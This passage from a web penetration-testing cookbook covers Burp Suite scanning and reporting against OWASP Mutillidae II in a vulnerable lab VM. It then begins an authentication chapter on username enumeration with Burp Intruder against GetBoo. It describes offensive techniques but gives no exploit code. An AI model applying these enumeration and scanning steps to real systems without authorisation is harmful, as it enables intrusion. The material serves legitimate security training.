
Static Code Analysis

These settings control the types of scanning that will include static analysis of executable code. Note that static analysis can consume large amounts of memory and processing, and so it may be desirable to restrict static analysis to key targets of interest.

Active scanning only
 Active and passive scanning
 Don't perform static code analysis

Maximum analysis time per item (seconds):

- **Scan Issues:** It provides the ability to set which vulnerabilities are tested and for which scanner (that is, passive or active). By default, all vulnerability checks are enabled:



Getting ready


Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will begin our scanning process and monitor our progress using the **Scan queue** tab.

How to do it...


Ensure Burp and OWASP BWA VM is running while Burp is configured in the Firefox browser used to view the OWASP BWA applications.

From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application:


1. From the **Target | Site map** tab, right-click the `mutillidae` folder and select **Passively scan this branch**. The passive scanner will hunt for vulnerabilities, which will appear in the **Issues** window:




- From the **Target | Site map** tab, right-click the `mutillidae` folder and select **Actively scan this branch**:



3. Upon initiating the active scanner, a pop-up dialog box appears prompting for removal of duplicate items, items without parameters, items with media response, or items of certain file types. This pop-up is the **Active scanning wizard**. For this recipe, use the default settings and click **Next**:



4. Verify all paths shown are desired for scanning. Any undesired file types or paths can be removed with the **Remove** button. Once complete, click **OK**:




You may be prompted regarding the out-of-scope items. If so, click **Yes** to include those items. Scanner will begin.

5. Check the status of scanner by looking at the **Scanner queue** tab:

#	Host	URL	Status	Issues	Requests	Errors	Insertion points
54	http://192.168.56.101	/mutillidae/webservices/soap/ws-hello-world.php	finished	7	567		9
55	http://192.168.56.101	/mutillidae/	0% complete		38		4
56	http://192.168.56.101	/mutillidae/	0% complete		38		9
57	http://192.168.56.101	/mutillidae/	0% complete		38		9
58	http://192.168.56.101	/mutillidae/documentation/mutillidae-installation-on-xam...	0% complete		21		8
59	http://192.168.56.101	/mutillidae/framer.html	finished	3	487		8
60	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	10% complete	1	77		9
61	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	45		10
62	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	16		10
63	http://192.168.56.101	/mutillidae/index.php	waiting				

- As scanner finds issues, they are displayed on the **Target** tab, in the **Issues** panel. This panel is only available in the Professional edition since it complements the scanner's functionality:




Reporting issues



Reporting capabilities are only available in Burp Professional edition.

In Burp Professional, as scanner discovers a vulnerability, it will be added to a list of issues found on the **Target** tab, in the right-hand side of the UI. Issues are color-coded to indicate the severity and confidence level. An issue with a red exclamation point means it is a high severity and the confidence level is certain. For example, the SQL Injection issue shown here contains both of these attributes.

Items with a lower severity or confidence level will be low, informational, and yellow, gray, or black in color. These items require manual penetration testing to validate whether the vulnerability is present. For example, **Input returned in response** is a potential vulnerability identified by scanner and shown in the following screenshot. This could be an attack vector for **cross-site scripting (XSS)** or it could be a false positive. It is up to the penetration tester and their level of experience to validate such an issue:




- **Severity levels:** The severity levels available include high, medium, low, information, and false positive. Any findings marked as false positive will not appear on the generated report. False positive is a severity level that must be manually set by the penetration tester on an issue.
- **Confidence levels:** The confidence levels available include certain, firm, and tentative.

Getting ready


After the scanning process completes, we need to validate our findings, adjust severities accordingly, and generate our report.

How to do it...


1. For this recipe, select **Cookie without HttpOnly flag set** under the **Issues** heading:




2. Look at the **Response** tab of that message to validate the finding. We can clearly see the `PHPSESSID` cookie does not have the `HttpOnly` flag set. Therefore, we can change the severity from **Low** to **High** and the confidence level from **Firm** to **Certain**:




3. Right-click the issue and change the severity to **High** by selecting **Set severity | High**:



4. Right-click the issue and change the severity to **Certain** by selecting **Set confidence | Certain**:




5. For this recipe, select the issues with the highest confidence and severity levels to be included in the report. After selecting (highlighting + *Shift* key) the items shown here, right-click and select **Report selected issues**:



Upon clicking **Report selected issues**, a pop-up box appears prompting us for the format of the report. This pop-up is the **Burp Scanner reporting wizard**.

6. For this recipe, allow the default setting of HTML. Click **Next**.
7. This screen prompts for the types of details to be included in the report. For this recipe, allow the default settings. Click **Next**.

8. This screen prompts for how messages should be displayed within the report. For this recipe, allow the default settings. Click **Next**.
9. This screen prompts for which types of issues should be included in the report. For this recipe, allow the default settings. Click **Next**.
10. This screen prompts for the location of where to save the report. For this recipe, click **Select file...**, select a location, and provide a file name followed by the .html extension; allow all other default settings. Click **Next**:



11. This screen reflects the completion of the report generation. Click **Close** and browse to the saved location of the file.

12. Double-click the file name to load the report into a browser:


Burp Scanner Report


Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			Total
		Certain	Firm	Tentative	
Severity	High	0	0	0	6
	Medium	0	0	0	0
	Low	0	0	0	0
	Information	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



		Number of issues					
		0	1	2	3	4	5
Severity	High	6					
	Medium	0					
	Low	0					

Contents

1. **SQL injection**
2. **Cross-site scripting (reflected)**
 - 2.1. <http://192.168.56.101/mutillidae/includes/pop-up-help-context-generator.php> [pagename parameter]
 - 2.2. <http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php> [name of an arbitrarily supplied URL parameter]
 - 2.3. <http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php> [name of an arbitrarily supplied URL parameter]
3. **Cleartext submission of password**
4. **Cookie without HttpOnly flag set**

Congratulations! You've created your first Burp report!

4

Assessing Authentication Schemes

In this chapter, we will cover the following recipes:

- Testing for account enumeration and guessable accounts
- Testing for weak lock-out mechanisms
- Testing for bypassing authentication schemes
- Testing for browser cache weaknesses
- Testing the account provisioning process via REST API

Introduction

This chapter covers the basic penetration testing of authentication schemes. *Authentication* is the act of verifying whether a person or object claim is true. Web penetration testers must make key assessments to determine the strength of a target application's authentication scheme. Such tests include launching attacks, to determine the presence of account enumeration and guessable accounts, the presence of weak lock-out mechanisms, whether the application scheme can be bypassed, whether the application contains browser-caching weaknesses, and whether accounts can be provisioned without authentication via a REST API call. You will learn how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link

- GetBoo link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

Testing for account enumeration and guessable accounts

By interacting with an authentication mechanism, a tester may find it possible to collect a set of valid usernames. Once the valid accounts are identified, it may be possible to brute-force passwords. This recipe explains how Burp Intruder can be used to collect a list of valid usernames.


Getting ready

Perform username enumeration against a target application.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the GetBoo application:



2. Click the **Log In** button, and at the login screen, attempt to log in with an account username of `admin` and a password of `aaaaa`:



GETBOO

Log In

Username


Password

Remember me

Use the account **demo/demo** for preview.

[New User?](#) | [Forgot password?](#) | [Activate Account](#)

3. Note the message returned is **The password is invalid**. From this information, we know `admin` is a valid account. Let's use Burp **Intruder** to find more accounts.
4. In Burp's **Proxy | HTTP history** tab, find the failed login attempt message. View the **Response | Raw** tab to find the same overly verbose error message, **The password is invalid**:



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding script, CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
120	http://192.168.56.101	POST	/getboo/login.php		✓	200	581	HTML	php		

